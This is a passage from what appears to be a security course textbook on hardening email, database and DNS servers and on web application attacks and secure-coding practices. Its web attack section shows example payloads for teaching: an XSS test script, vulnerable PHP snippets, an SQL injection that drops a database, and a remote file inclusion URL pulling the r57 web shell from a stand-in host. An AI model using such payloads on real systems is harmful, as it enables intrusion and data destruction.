d. **SMTP Authentication:** SMTP Authentication forces the people who use email server to obtain permission to send mail by first supplying a username and password. This helps to prevent open relay and abuse of email server. If configured the right way, only known accounts can use email server SMTP to send email.

e. **Limit connections to protect against DoS attacks:** The number of connections to email server should be limited. These parameters depend on the specifications of the server hardware (memory, bandwidth, CPU, etc.) and its nominal load per day. The main parameters used to handle connection limits include: total number of connections, total number of simultaneous connections, and maximum connection rate. To maintain optimal values for these parameters may require refinement over time. This could be very helpful to mitigate spam floods and DoS attacks that target network infrastructure.

f. **IP blacklists to block spammers:** Having a local IP blacklist on email server is very important for countering specific spammers who only target specific organizations. The result is a speedy and reliable way to stop unwanted Internet connections to email server.

g. **Blocking Spam-Sending Servers:** One of the most important configurations for protecting email server is to use DNS-based blacklists. DNS Blacklists, are spam blocking lists that allow a website administrator to block messages from specific systems that have a history of sending spam. Checking if the sender domain or IP is known by DNSBL servers world-wide (e.g., Spamhaus, etc.), could cut down substantially the amount of received spam. Activating this option and using a maximum number of DNSBL servers will greatly reduce the impact of unsolicited incoming email.

h. **Activate SPF to prevent spoofed sources:** Sender Policy Framework (SPF) is a method used to prevent spoofed sender addresses. Generally, all abusive email messages carry fake sender addresses. The SPF check ensures that the sending MTA is allowed to send mail on behalf of the sender domain name. When SPF is activated on email server, the sending server MX record (the DNS Mail Exchange record) is validated before message transmission takes place.

i. **Secure POP3 and IMAP authentication:** POP3 and IMAP are often used without strong authentication. This create a weakness in mail system, since users authentication information are transmitted in clear text through mail server, thus making them easily accessible to attackers.SSL/TLS should be implemented to protect email user credentials.

j. **Mail Server Failover:** Organizations should also need to assess email server availability requirement and based on the result may opt for the failover setup. Organizations may chose to setup at least 2 MXs for each domain. The first one is set as the primary, and the secondary is used if the primary goes down for any reason.

k. **Protecting Email server from Malware:** Malware detection should be implemented at different points of network (Boundary defense, email server, Client system) to protect email against the malware attacks. Malware scanning can be implemented on the firewall, mail relay, or mail gateway appliance as the email data enters the organization's network, on the mail server itself, and/or on the end users' hosts. Generally, organizations should implement at least two levels of malware scanning—one at the end users' host level and one at the mail server or the firewall/mail relay/mail gateway level—and should consider implementing malware scanning at all three levels. Content filtering works in a similar manner to malware scanning at the firewall or mail server except that it is looking for emails containing undesirable content other than malware, such as spam or emails containing inappropriate language.

l. **Logging:** Logs are vital for monitoring the service and incident analysis. Logging should be enabled in email servers. Also log should be reviewed regularly to look for any suspicious behavior.

m. **Backing Up Mail Servers :** One of the most important functions of a mail server administrator is to maintain the integrity of the data on the mail server. This is important because mail servers are often one of the most exposed and vital servers on an organization's network. The mail administrator needs to perform backups of the mail server on a regular basis for several reasons.

n. **Security Testing Mail Servers:** Email server should be tested for the technical vulnerabilities. Vulnerability scanning and penetration testing should be performed periodically. Readers are advised to refer to VA/PT module.

2.5 DATABASE SERVER SECURITY

Database servers are the foundation of e-commerce, e-business and e-governance systems. They should be subjected to the same level of security scrutiny as operating systems and networks. Data integrity and security of a database server can be compromised by:

- Insecure password usage
- Misconfigurations
- System vulnerablities

It is, therefore, imperative that an adaptive database security policy is formulated and used regularly.

2.5.1 Database Vulnerabilities

A thorough security analysis of a database server must be much broader, assessing potential vulnerabilities in all possible areas like :

- Risks associated with vendor-supplied software
  - Bugs
  - Missing operating system patches
  - Vulnerable services
  - Insecure choices for default implementations and configurations.
- Risks associated with administration
  - Security features not enabled
  - Risky default settings
  - Improper granting of excessive privileges to users
  - Unauthorized changes to the system configuration
- Risks associated with user activity
  - Insufficient password strength
  - Inappropriate access to critical data
  - Malicious activities such as stealing contents of databases

2.5.2 Database Security

Database security can be divided into the following key points:

- Server Security
- Database Connections
- Table Access Control
- Restricting Database Access

All of these issues need to be considered when securing database servers.

2.5.2.1 Planning

While planning a database server for the organization, the DBA should consider the following issues:

- Type of Server Required: Depending upon the requirements, the DBA should choose from one of the following types of server types:
  - Standalone server
  - Client-Server Model
  - Clustering Model

- Server Security: Server security is the process of limiting actual access to the database server itself. It is the most important aspect of security and should be carefully planned.
  - The database server should not be visible to the world.
  - There should be no anonymous connection.

    - A database server supplying information to a dynamic website should never be on the same machine as the web server.
    - If a database server is supplying information to a web server then it should be configured to allow connections only from that web server.
    - Every server should be configured to allow only trusted IP addresses.
    - A database server supplying information to a homegrown application running on the internal network should only answer to addresses from within the internal network.
- Database Connections
    - All updates to a database via a web page should be validated.
    - No data should be allowed to be submitted if a normal user can't input data.
    - A super-user account like "sa" should not be used for every connection and data source on the server.
    - Only the minimum privileges required by a user to connect with a database should be provided.
- Table Access Control: Table access control is one of the most overlooked forms of database security because of the inherent difficulty in applying it. Properly using table access control will require the collaboration of System Administrator, Database Administrator and Database Developer.
- Physical location of server: Physical protection should be provided to the server depending upon the importance of data being stored in it.
- Separate storage area: A separate storage area for keeping the backup of the database and archive should be decided in advance.
- Identify Users and Their Needs: Identify the types of users and grant them minimum access permissions to database depending upon their needs.
- Security Policy: A security policy consisting of the procedures and regulations needed to maintain a desired level of system security should be based on:

  Identification of Security Requirements
    - Identify the business importance of the data and the associated processing system.
    - Assign a security priority to the data, based on the business case evaluation
    - Identify the classes of users requiring access to Database Server and the data that it controls
    - Identify the system resources that require protection to ensure continued availability data to all valid users.

  Identification of Security Levels
    - Minimal Security: Users have unrestricted access to all database server resources. No one performs security related auditing and no formal security policy exists.
    - Moderate Security: A small privileged subgroup has unlimited access. The DBA performs only occasional auditing of security-related events, and no formal security policy exists for the users.

    - High Security: The DBA is the only user whom database server permits to perform the following security-related actions:
        - Define username/password combinations to whom database server will grant access.
        - Define and control the auditing of security-related events.
        - Review the results of security-related audits.
- Guidelines for Each User: Each user should receive a document that states the security policy, explains the importance of security, outlines the role of the user in supporting that policy, and defines the guidelines for protecting passwords and data.

2.5.2 Installation & Configuration

A DBA should keep in mind the requirements and applications of the database server before starting the installation. The DBA, in consultation with management and Network Administrator, should :

- Check the License of the Database Server Software
    - Ensure that the instance being installed is legal and properly licensed.
    - Check for Appropriate Version
    - Ensure that the instance to be installed matches with the hardware and software already present in the organisation.
- Type of Installation: Choose custom mode of installation to change the default values and avoid known vulnerabilities of the database server.
- Change default passwords: No default passwords should be kept for the database server. Secure passwords should be assigned to all the accounts and objects as defined in the password security policy of the organisation.
- Disable/Remove unnecessary accounts: Any account created while setting up the server should be disabled or deleted if not required. If the account has to be kept then the password should be changed.

- Remove Unnecessary Scripts: Any script installed or copied during installation of the server should be deleted as soon as possible to secure the database.
- Verify the Features Installed: After the completion of installation, check to ensure that all the required features have been installed and no required feature is missing.
- View Error Log: After completion of the installation, the error log should be reviewed to ensure that there was no error in the installation.
- Calculate Checksum: Checksum of the files installed should be performed to ensure that all the required files have been installed and there has been no error in the installation.
- Install All the Patches/Hot-Fixes/Service Packs: Install all the patches available to strengthen the database server. Any hot-fixes and service packs provided by the vendor should be installed immediately.
- Implement Auditing Policy: Implement the auditing policy of the organization.

- Create an Account for Back-up & Archiving

Create a separate account for backing up the database and archiving it. This account should be different from the administrator account.

2.5.3 Operations & Maintenance

- **User and Application Accounts**
  - During installation, some default accounts are setup. Keep an inventory of all accounts and disable or remove the unnecessary ones.
  - Assign privileges to application-owner account as per their roles. Make a policy for assigning roles and privileges and follow that when opening new user accounts.
  - Make sure that the passwords are not visible by file searches (such as use of the UNIX grep command).
- **Control the Distribution of Database Name:** Service names and aliases should be used to mask the physical location and name of every database in the system.
- **Encrypt the Contents:** Enable encryption of stored data on a high risk database environment. Any user trying to access the data should need the right password as well as the encryption key.
- **Effective Auditing:** Logs should include the time and date of activities, the user ID, commands (and command arguments) executed, ID of either the local terminal or remote computer initiating the connection, associated system job or process number, and error conditions (failed/rejected attempts, failures in consistency checks, etc.)
- **Make Password Changes Mandatory:** Users should be required to change their passwords frequently. Force passwords to expire and prevent the reuse of old passwords.
- **Isolate Production Database:** A Production Database should be kept separate from development database.
  - Revoke operating-system-level access for developers on the production server and implement a standardized change-control process.
  - Never publicize the name of the database and server supporting the production application.
  - Forbid the use of the production database for development or testing.
- **Dormant Accounts:** Accounts must be regularly reviewed for inactivity, and any dormant accounts should be suspended.
- **Privileged Accounts:** Passwords for privileged accounts should be given only to people with a need for privileged access. The passwords for these accounts must be encrypted when network is used to access them.
- **Test Security Patches:** Vendor or author provided security patches must be evaluated for compatibility, and installed.
- **Hide Vendor & Software Information:** Wherever feasible, all operating system, version/release numbers, and vendor information provided in login/sign-on banners should be limited or disabled.

- **Review of Security Policy:** A system security policy should not remain static. The following factors make a review of the security policy necessary:
  - Changes in the profiles of users who access the system.
  - Changes in business needs that raise or lower the value of the data being protected.
  - New releases of database server software that might introduce new security features.
  - Discovery of security violations, potential violations, or attempted violations.

2.5.4 Backup & Recovery

Databases should be protected from accidental data loss. A general backup and recovery strategy must be designed depending on various factors, such as database size, volume of changes, and resources available. Attention must be paid when choosing the backup type (incremental, full) and testing the whole set of procedures to recover the system in case of disaster, and in a timely manner.

- **Backup:** Backing up databases should protect against accidental loss of data, database corruption, hardware failures, and even natural disasters
  - A database backup records the complete state of the data in the database at the time the backup operation completes.
  - A transaction log backup records the state of the transaction log at the time the backup operation starts.

  Depending upon the requirements, one of the following ways to backup the database should be selected:
  - Complete database backups
  - Perform a full backup of the database, objects, system tables, and data.
  - Differential backups
  - Back up data that has changed since the last complete backup.
  - Transaction log backups
  - Back up all database modifications transaction logs.
  - File and filegroup backups
  - Back up database files and filegroups rather than the entire database.
- **Recovery:** A backup is only as good as the recovery it can provide. A DBA may experience one or more of the following database integrity problems and will be required to recover the lost data.

Invalid Data	This is the smallest, but most common database problem. It occurs when a finite number of invalid entries find their way into the data.
Corrupted Database Object	The next level of database problems includes situations in which a single or limited number of database objects have become corrupted or invalid.

Full Database Corruption	At this level, the scope of the problem is so significant that the database is no longer operational and a full database recovery must be performed.
Multiple Database Corruption	The largest levels of database problems occur when multiple databases within the organization have been corrupted and must be recovered as a set.

- *Transaction Recovery*: Transaction recovery, also known as data -level recovery, allows DBAs to precisely identify and correct the invalid data. The DBA should select and examine each of the changes that were applied to the database by using selection and filtering capabilities.
- *Database Object Recovery*: database object recovery allows DBAs to identify and recover only the missing or damaged objects. DBA should use tools available for Object recovery contain built-in database intelligence to identify all of the objects making up the database from information captured when the backup was taken. This information can be then matched against the existing database environment. Missing or invalid objects can then be automatically recovered from the physical backup of the database, while valid objects remain unaffected.
- *Full Database Recovery*: The DBA may need to recover entire database. This requires the database to be closed. During this time, users will not be able to access important business-critical applications.
- *Multiple Database Recovery*: The DBA should select tools that combine an enterprise -wide view of the organization with maximum database recovery capabilities. This enterprise-wide recovery management console allows consistent, reliable backup and recovery plans to be established and automated.

2.5.5 Web Based Databases

Access to a web based database server is via network connections such as SQL/net. Authentication is often an automated or scripted task, or the network access is via a single username as far as the operating system on the server is concerned.

- **Configuration for Web-Based Database Server:** It is recommended that in a web-based application, a typical configuration should keep the database with the sensitive information behind a firewall. It will be accessed from an application-server also located behind a second firewall, which will receive the web server requests. This three-tier design isolates the Web-server from the database, isolating the database server from the outside users by two dedicated private networks. Only the Web server can communicate through the firewall with the application-server, and only this can communicate with the database. This configuration is relatively secure and special attention must be paid on securing the information sent to the client from the Web server, the Web-server itself, and the database/application-server system. The application-server will incorporate the event logging and the security analyzer that recognizes unauthorized attempts to log into an account.

- **Security Threats to Web Based Database Servers:** All web-based database servers have ports that they listen to. Most intruders do a simple 'port scan' to look for ports that are open that popular database systems use by default.
  For web security, the following three primary areas must be addressed:
  - Server security: Ensure security for the actual data or private HTML files stored on the server.
  - User-authentication security: Ensure login security to prevent unauthorized access to information.
  - Session security: Ensure that data is not intercepted as it is broadcast over the Internet or Intranet.

2.5.6 Security Checklist for a Database Administrator

- Ensure that the database RDBMS version is a vendor supported product version.
- Monitor the RDBMS software on a regular basis to detect unauthorized modifications.
- Ensure that all directories and file permissions created by the installation of a RDBMS are protected in accordance with security evaluation specifications if available or, if not, vendor recommendations.
- Ensure that end user accounts are not granted permissions to change directory or file permissions associated with the database software.
- Ensure that all default installation passwords will not remain on DBA database accounts.
- Change all default database account passwords after the application installation and disable default application accounts that are not required.
- Ensure that the following password management rules are enforced:
  - Configure all database accounts to be protected by a password, certificate, or approved network-based authentication.
  - Assign a temporary password at account creation. o Store all passwords in an encrypted format.
  - No database account name and password should be visible to the host operating system.
  - Passwords should be alphanumeric characters and should include at least one numeric character.
  - Passwords should not contain consecutively repeating characters.
- Restrict access to files containing logon credentials and encryption keys to SAs and DBAs.
- Ensure that RDBMS installation default object privileges are not granted to PUBLIC except for those object privileges whose removal is not supported by the RDBMS vendor.

- Ensure that all user accounts are granted roles containing the minimum set of privileges required for the application.
- In a shared production/development environment, ensure that no application developer account is given permission to create, alter, or drop schema objects.
- Ensure that application developer accounts on shared production/development systems are at no time given DBA roles within the database or on the operating system.
- Ensure that all database actions are traceable to an individual user logon.
- All database objects should be owned by the database system, database administrators, or by an account created especially for application object ownership.
- Ensure that a tested and verifiable backup strategy is implemented on all RDBMS databases.
- Ensure that roles or application object privileges are not granted to PUBLIC.
- Ensure that the DBA role is restricted to authorized DBA accounts in a production environment.
- Ensure that the DBA role is restricted to DBA accounts and authorized application developer accounts in a development environment.
- Restrict assignment of alter, index, and references object privileges to DBAs, object owners and predefined roles.
- Restrict the assignment of the grant option of any object privilege to DBAs.
- Restrict access to the AUD$ table to DBAs and/or security auditors.
- Do not include a version number, vendor name or any identity thereof in production database instance names.
- Protect the environment variable identifying the location of the password file.
- Configure an idle time limit for all database accounts through the use of profiles.
- Deny Everyone group any permissions on any database files or directories.
- Restrict write permissions to database registry keys to the Database Administrators and System Administrators.

2.6 DNS SERVERS SECURITY

Domain Name Server (DNS) is a network client/server protocol that allows clients to resolve hostnames into IP addresses (and vice-versa). The Domain Name System (DNS) is a hierarchical distributed naming system for computers, services, or any resource connected to the Internet or a private network. It associates various information with domain names assigned to each of the participating entities. DNS service has become very vulnerable to several types of attacks. So, it becomes necessary to protect this critical component of the internet infrastructure.

The most common form of DNS is a client requesting resolution of a hostname to IP address. For this, the client sends UDP port 53 packet in the appropriate format to it's configured DNS name server. That server then looks in it's local cache and if not found, attempts to resolve the query against other DNS servers on the Internet.

DNS servers have "zone files" that contain the hostname to IP address tables and reverse files that do the opposite. It is also common/ recommended for DNS servers to be setup in a master/slave relationship where the slave servers will download the zone files from the master at configured intervals. The zone transfer occurs over TCP port 53.

2.6.1 Threats to DNS Server

- **DNS cache poisoning** dupes the resolver into believing that the "pirate" server is an authoritative server in place of the original server. These attacks capture and divert queries to another website unbeknownst to users, the danger being that users might divulge personal data on what they believe to be a bona fide site. The "Kaminsky flaw" discovered during the summer of 2008 is one such attack that poisons DNS resolvers.
- **Denial of service (DoS) attacks** are attempts to make a given service impossible or very hard to access. Attacks sometimes use brute force or go for a more subtle approach by exhausting a rare resource on the server. Attacks made against the DNS root system in February 2007 were mainly DoS attacks.
- **Distributed denial of service (DDoS) attacks** are an elaborate form of DoS that involve thousands of computers generally as part of a botnet or robot network: a network of zombie computers that the attacker commandeers from their unwitting owners by spreading malware from one machine to another.
- **Reflected attacks** send thousands of requests with the victim’s name as the source address. When recipients answer, all replies converge on the official sender, whose infrastructures are then affected.
- **Reflective amplification DoS:** if the size of the answer is larger than the question, an amplification effect is caused. The same technique as reflected attacks is used, except that the difference in weight between the answer and question amplifies the extent of the attack. A variant can exploit the protective measures in place, which need time to decode the long replies; this may slow down query resolution.
- **Fast flux:** In addition to falsifying their IP address, attackers can hide their identity by using this technique, which relies on fast-changing location-related information to conceal where the attack is coming from.

2.6.2 DNS Security

Here we will be discussing few of the guidelines for securing the DNS Server, however reader should understand this is not comprehensive list of security measures. Readers are advised to refer to the NIST Special Publication 800-81-2, Secure Domain Name System (DNS) Deployment Guide.

- Use the latest DNS software versions, especially BIND, and install the appropriate patches to prevent attacks exploiting well-known security loopholes.

- Set up the best possible redundancy, so that a server affected by an attack can be seamlessly replaced by other servers containing the same information, but connected to other networks.
- Regularly keep an eye on the servers and their configuration, preferably from several points across the Internet. Due to the robust nature of the DNS system, it often happens that a server failure is only detected when the last server in the line also fails.
- Deploy DNSSEC, a DNS security protocol based on server authentication that reduces the threat of DNS cache poisoning. Opinions on DNSSEC changed strongly following the revelation of the Kaminsky flaw, which showed how to effectively exploit vulnerabilities that were already known on a theoretical level.
- Define a "business continuity plan" allowing the victim of an attack to continue or restore business with minimal downtime in the event of a major attack. This is a fairly essential precaution for all those that depend on the Internet – and therefore the DNS – for their revenues, particularly companies offering online services to their customers.

To Do

Activity 3 : Go through the NIST Special Publication 800-81-2, Secure Domain Name System (DNS) Deployment Guide.

Activity 4 : Prepare a vulnerability note on Dan Kaminsky's DNS flaw.

2.7 LET US SUM UP

In this unit we discussed about threats and countermeasures to the infrastructure services. Organizations need to protect the services they are running. We discussed common services namely web services, email services, database services and DNS services. It is advised to reader to explore security concerns of the other services like real-time chat, Internet relay chat, remote login and administration of network, file transfer services, etc. on his own.

2.8 CHECK YOUR PROGRESS

1. Explain Defense in Depth Concept.
2. List down five threats to web server.
3. List down five security measures to protect database server.
4. What is Database Object Recovery.

2.9 MODEL QUESTIONS

1. Write a short note on securing infrastructure services.
2. Explain current threats to web servers.
3. What is Defense in Depth approach.
4. Explain Dan Kaminsky's DNS cache poisoning.

5. Explain concept of DNS and common threats to DNS server.
6. List down best practices for securing DNS server.
7. Explain threats to email servers and countermeasures.
8. What is DNS cache poisoning.
9. Write note on malware scanning and content filtering with respect to email server.
10. Write note on security threats to database servers.

To Do

Activity 1: Go through the NIST Special Publication 800-45, Guidelines on Electronic Mail Security.

Activity 2: Draw a diagram explaining concept of Defense in Depth.

UNIT III: WEB APPLICATION SEURITY

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the business need of Web application security.
- Know the difference between Network Security and Web application security.
- Understand the Web applications attack surface.
- Know the different attacks on Web applications.
- Know the best Practices for securing Web applications.
- Know the security Testing of Web applications.
- Know the framework for web application security testing.
- Conduct web application security assessment.

3.2 INTRODUCTION

In order to secure an organization's information infrastructure, all the systems and network devices, all the applications along with the data must be secured. Today to be in business it is necessary for the organizations to create their presence on the web. Web sites are the face of organization on the web, and almost every other organization today has some custom web application to interact with their clients. Web application development has been easier due to so many readymade tools, IDEs, Content management and code is available on the internet which organizations can customize according to their business rules.

New web technologies make web a creative place. But these changes also open new battleground of web application security. Today it is utmost important to develop security as an in-built property of the web applications. Vulnerabilities discovered in custom applications are more than that in operating systems, browsers and web/application servers. Several new methods of attacks are emerging on daily basis. Automated tools and attacking kits are available to exploit web application vulnerabilities.

Web application security is a vital part of overall organization security strategy, and cannot be handled by the perimeter security alone and so should not be ignored. Application designers and developers must understand their responsibility of developing secure code. Security should remain an integrated feature of whole application development life cycle. Also designing security in application is cost effective solution than latter patching up. In this unit we will cover web application security basics, how it is different from network security, attacks on web applications, best practices for developing secure applications and security testing of the web applications.

3.3 WEB-APPLICATION SECURITY VERSUS PERIMETER SECURITY

Security 3.0 as defined by Gartner is to develop products/applications with security inbuilt. Security should be considered as must feature of the application and not as an add-on. Security 1.0 was the era of mainframe where we tried to achieve “security through obscurity”; security 2.0 is era when security is believed to be achieved by perimeter security using firewall, IDS/IPS, etc. Today nature of attacks are changed completely attacks are moving up in Open Systems Interconnection model (OSI) layer. Web applications are easy to target low-hanging fruits for the attackers. According to the various reports of different security firms application security vulnerabilities account for 70% to 80 % of total vulnerabilities exploited and reported worldwide.

Perimeter security cannot protect organization's information infrastructure against the attacks targeted at application layer. Most of the perimeter security devices work on layers below the application layers, so only rule we can set at perimeter is to pass application level traffic to destination application with some filter. Perimeter security, Operating system hardening, web server hardening definitely have their importance in protecting the network but most of the web application level attack bypass the network security measures and hence complete different set of solution is required to target web application security issues.

3.4 ATTACK SURFACE

Web completely changed the way organizations look and feel. Today every web user even non IT is content developer for the website. Technologies like Ajax, RSS make web more creative place but also increased the attack surface. Attack surface expanded with the dawn of new web technologies.

3.4.1 Web application Attacks

This section discusses some of the common attacks on the web applications. Students are advised to go through OWASP website/ OWASP Top 10 and SANS Top 25 programming errors to understand the different attacks on web applications.

3.4.1.1 Cross-Site Scripting (XSS or CSS)

This is one of most popular attack which is found in almost every other web application. Attacker could launch XSS attack to steal cookies/credentials of client. The target of this kind of attack is not vulnerable website but client of that website. The root cause of XSS is poor programming practices. Form data without input validation and proper output encoding results in a website vulnerable to XSS. Attacker use web application for what website is not meant for, tags such as < >,<?, <script> , etc has special meaning for the browsers and if web application is not properly validating or encoding/filtering those special tags then the application will be vulnerable to XSS.

Two common types of XSS attacks:

a. **Non-Persistence or Reflected XSS:** consider the following attack scenario to understand reflected XSS

- Attacker discover XSS vulnerable (victim) web site. (http://www.example.com)
- Attacker submits malicious URL to client with script. (http://www.example.com?var="<script> Malicious script </script>")
- Client click on malicious link and then malicious script executed on client browser with the trust that browser have for victim website i.e. example.com.
- Authentication credentials, cookies of innocent client forwarded to the attacker.

Code Below can explain vulnerable website form (HTML is removed for sake of clarity)

```
<?php
        $uname=$_GET['user_name'];
        echo " Hello $uname";
?>
```

Above code produce output "Hello username" whatever user name client provide without proper input validation and output encoding. Attacker simply create malicious URL with username=<script>malicious script</script> and entice the client to click on it. Malicious script will run on client browser.

URL for normal client:

http://www.example.com? user_name='user_name'

URL crafted by attacker:

http://www.example.com?user_name=<script>malicious script </script>

<script>test script</script> embedded with URL is simple test that can be used to find out whether website is vulnerable to XSS attack or not.

b. **Persistence XSS:** In this type of XSS malicious script is stored in database of vulnerable website, and whenever user visits those contains script is executed on client browser. Message board, Blog, social networking sites and the websites which store user supplied data without proper validation/encoding are vulnerable to Persistence XSS attack.

Consider following attack scenario to understand stored XSS

- Website which store user supplied data and displayed them for later viewing by members and not properly check for message contents.
- Attacker enters malicious script in message box; on submit which is saved in database.
- Innocent user visit website and view malicious message which cause script to be executed and authentication credential to be forwarded to the attacker.

3.4.1.2 SQL Injection (SQL-i)

SQL Injection attack work on database layer of the web application. SQL is used by web applications to communicate with database. SQL statements are used to perform various operations with the databases. Web-applications need to create dynamic queries based on the contents supplied by the users. Root cause of SQL injection is also improper input validation. Attackers pass unexpected (by web application) parameters which change the meaning of query to be executed by database server.

In error based SQL injections, attacker use escape character or improper type to break normal query and read the error messages displayed by the database server. Based on error messages displayed attacker can construct a input parameter that change meaning of query to the way attacker want to like sensitive Authentication bypass, information disclosure, malicious script injection, drop database and even worse.

Even if error messages are not displayed as to the user and application provide some custom page the attacker can still perform SQL injection known as blind SQL injection based on the behavior of web application like time delay or whether custom error page is displayed or not for particular invalid query. Blind SQL injection is a time consuming process however automation tools are available which help attacker to locate injection point.

Example simple SQL injection

> *SELECT uname, password from usertable WHERE uname='username'*
>
> *Malicious parameter: username '; DROP Database user* --
>
> *Will cause query to be*
>
> *SELECT uname, password from usertable WHERE uname='username'; DROP Database user* --

Then the two queries will be executed on database server and second one drop the database. Incidents of mass SQL injections are common to see in news with large figure of compromise websites in which SQL injections are automated and script is injected in database so that whenever client visit the web site malware will be downloaded to client's computer. In such cases end users are target of the attack.

3.4.1.3 Remote File Inclusion (RFI)

RFI Attack is performed by an Attacker by including remote malicious file hosted on some other site to victim's website page. Attacker can compromise web server or other system of the network by including remote malicious file. RFI targets to the machine hosting web application. Examples of such malicious scripts are c99 and r57, these scripts provide whole control of the machine to the attacker. RFI is common in websites developed using PHP. Include, require are functions in PHP which allow developer to include remote file in current script and if remote file inclusion feature is enabled in php.ini configuration file then attacker can include malicious script.

Following code example demonstrate RFI

```
<?php
        $file=$_GET['ufile'];
        include($file);
?>
```

By Submitting the URL given below the browser cause remote malicious file to be executed on web server lead to machine compromise.

http://www.example.com/fileinput.php?ufile="http://evilsite.com/r57.txt"

3.4.1.4 Cross Site Request Forgery (CSRF)

CSRF is different from XSS. Where XSS exploit trust that user has for website. XSRF exploit the trust that web application has for client. By inserting hidden requests in page attacker can make illegal transactions or actions on behalf of user.

Response of web applications depends upon the URLs like to change password [*http://example.com/changepwd?newpwd=xxx&oldpwd=yyy*]. Attacker can construct a page with hidden requests/ auto submits form and entice user to open it. When user visit such malicious page this cause unauthorized action performed on behalf of the user.

Attack Scenario can be explained as

- Attacker create a webpage with hidden requests/auto submit form.
- Attacker sends email with link to malicious webpage to user.
- User click on link and hidden requests are forwarded to the web server which treat these request as legitimate and perform action.

3.4.1.5 HTTPS Cookie Hijacking

Web applications which only perform https for login and http after that are equivalent to websites with no https. As cookies after login are transferred in clear text and so can be easily hijacked and attacker using hijacked cookies can impersonate innocent client.

Websites which provides post login SSL are also not secure and cookies can be stolen by an attacker by hiding requests to the vulnerable web application using some old URL which send cookies in clear text and so can be hijacked by an attacker. Mike Perry, a security researcher has developed a tool, known as CookieMonster, which automate the process of HTTPS cookies hijacking.

3.4.1.6 File Upload Vulnerabilities

Insecure file-upload feature of web-applications is one of the major threat and compromised by attackers frequently. Web-application developers using different controls and checks for safe file upload are not adequate and can be easily bypassed. Web shell is a backdoor which gain complete access to a computer system through a dynamic server side web page in an undocumented way. Webshell creates a remote accessible interface that allow execution of malicious functions on web server. Once the attacker successfully planted these web shell code on a web server using file upload vulnerability, it is possible to do any sort of malicious activities ranging from defacing a website to hosting a command & Control (C & C) server.

3.4.1.7 Insecure Data Transfer and Storage

Data transferred unencrypted can be sniffed. This can provide an attacker valuable information, including credentials, content of session cookies and other sensitive data. Non-secure communication can be modified by an attacker. Storage of critical data like passwords or credit card information in clear text or weak encrypted format can lead to stealing of these information.

3.4.1.8 Information Disclosure Vulnerability

Revealing system data or debugging information helps an adversary learn about the system and form a plan of attack. An information leak occurs when system data or debugging information leaves the program through an output stream or logging function.

3.5 SECURE WEB APPLICATION DEVELOPMENT- BEST PRACTICES

Following section discuss some of the best practices for secure web application development, however list is not exhaustive, you should study the secure application development principles and guidelines available from various sources such as OWASP, SANS, CERT/CC and others.

3.5.1 Security Integration with SDLC

Security should remain integrated in every stage of Software Development Life Cycle. From planning to implementation security should be considered as a feature of the application. Instead of testing for security in testing phase of application development it is more cost-effective and efficient to plan for security from first stage of the life cycle. Security errors at planning and design stage are hard to patch up if not impossible after application release. Attacks like Man in Middle Attack, Session hijacking, Session Killing, Https Cookie hijacking are successful due to error in design phase of the applications. Security must remain integrated into the planning and design phase of SDLC.

During Implementation phase application developers are responsible for writing secure code and follow dos and don'ts of particular application development language/software and platform. Attacks like buffer overflow, SQL Injection, XSS are due to sloppy programming.

Testing stage of SDLC must use automated tools as well as manual code review. Automated tools cannot discover logical errors of the applications, manual testing is must.

After application development in operation phase we also need to take care of attacks such as Denial of Service (DOS), weak/default password. Even if we cannot completely stop these attacks with in application but we can limit their impact.

3.5.2 Input validation

What is common between Buffer Overflow, XSS, SQL Injection? Root cause is same, which is improper input validation. Attacker uses the applications in such a way they are not meant for. Web applications take inputs from user, from other web services or from machine environment variables. Web-applications should not accept or execute any input without first validating it. “Trust no one” is a principle to write web-application without input validation error. There are two approaches to filter/ validate user supplied data

Black list approach: Filtering only known harmful contents

White list approach: Accepting only known valid contents.

White list approach (reject all except known good contents) is considered as more efficient than that of black list approach (rejecting only known harmful contents). Black list filtering can be bypassed by coding input in some other format like hexadecimal or Unicode if same is not in list.

3.5.3 Output encoding

Displaying user supplied data directly into user browser without proper validating and output encoding leads to attacks like XSS. Tags like <, <>, /.., <script>, has special meaning for the browser and if web application render them to client browser without proper encoding result could be cookie stealing, harmful script execution, and even more worst. Developer must ensure that output if it is dynamic should only be rendered to client web browser only after proper encoding.

3.5.4 Error Handling

Proper error handling is another important requirement for secure web application. Error should not be displayed to client as there are lot of information that help attacker to map code, SQL statements and almost everything about web application and platform information. SQL errors can be used to find user name and password of users. Only Customized errors pages should be displayed to the users. Web applications should be able to handle any unexpected errors also.

3.5.5 SQL statements

Minimizing dynamic SQL statements, use of prepared statements and filtering data to the dynamic queries are countermeasures against SQL injection attack.

Web application should not be able to connect to the database using root permission. “Grant all” should not be provided to the web application user, so in case if attacker is able to find injection point, he can only perform limited harm to the database.

3.5.6 Least privilege model

Web application design, development, deployment and operation must follow Least Privilege Model, only required permissions and access should be provided to the different roles of application users. Every function or page, if protected should not be accessed directly without following proper authentication path.

3.5.7 Re-authentication for important transactions

For important transactions like stock transfer, password change or any financial transactions web-application should again ask for authentication even if user is already authenticated. This sort of measures prevent against attacks like CSRF. Another countermeasure against CSRF is to use token based authentication for important transactions. Hidden tokens are submitted with transactions. So validate the request if it is from valid user and not from hidden requests embedded by attacker.

3.5.8 Proper use of encryption

Proper implementation of encryption should be ensured in design of web application. Using SSL only for login page and http afterward only creates false sense of security and application is not secure at all. Even using HTTPS after sign in is not secure as attack like active https cookie hijacking can hijack user cookies.

3.5.9 Manual security testing

Automated tools for code reviewing, proxies for analyzing http traffic, and tools to detect attacks like XSS CSRF, SQL injection etc are available commercial as well as open source. However this does not eliminate need of manual testing for possible logic error. Every web application is different in its own. It is hard to build any automated tool that applies to all web-applications. Manual testing should be considered as critical part of the application testing.

3.5.10 Training and Awareness

Training and awareness is necessary for security of the organization and web applications. Providing a generic training to all employees is not efficient. Employee should be provided customize training according to their role in the organization. Employee should understand his responsibility and action toward organization security.

Security is job of IT department. Security hampers application development time. Security create burden on the servers mindsets of application developers need to be changed. Application designers and developers are responsible for security of application. Management should schedule security budget keeping in mind application security. Application developers must understand dos and don’ts of particular technology and their impact, attack trends and top vulnerabilities reported by organizations such as SANS and OWASP. Application developers must ensure that their applications are free from the known vulnerabilities.

3.5.11 Security is a continuous process

Security is not a one time job. Web application team needs to keep pace with changing threats landscape. Monitoring, assessing and measuring the security of the web application should be planned as a continuous activity.

3.6 WEB APPLICATION SECURITY TESTING

Web applications security testing is a process to ensure that web application is free from known vulnerabilities and business logic errors. Web-application testing can be broadly divided into two types:

- Whitebox testing or static analysis
- Blackbox testing or dynamic analysis.

Further testing can also be divided into two types based on how it is performed viz.

- Automated tool based testing
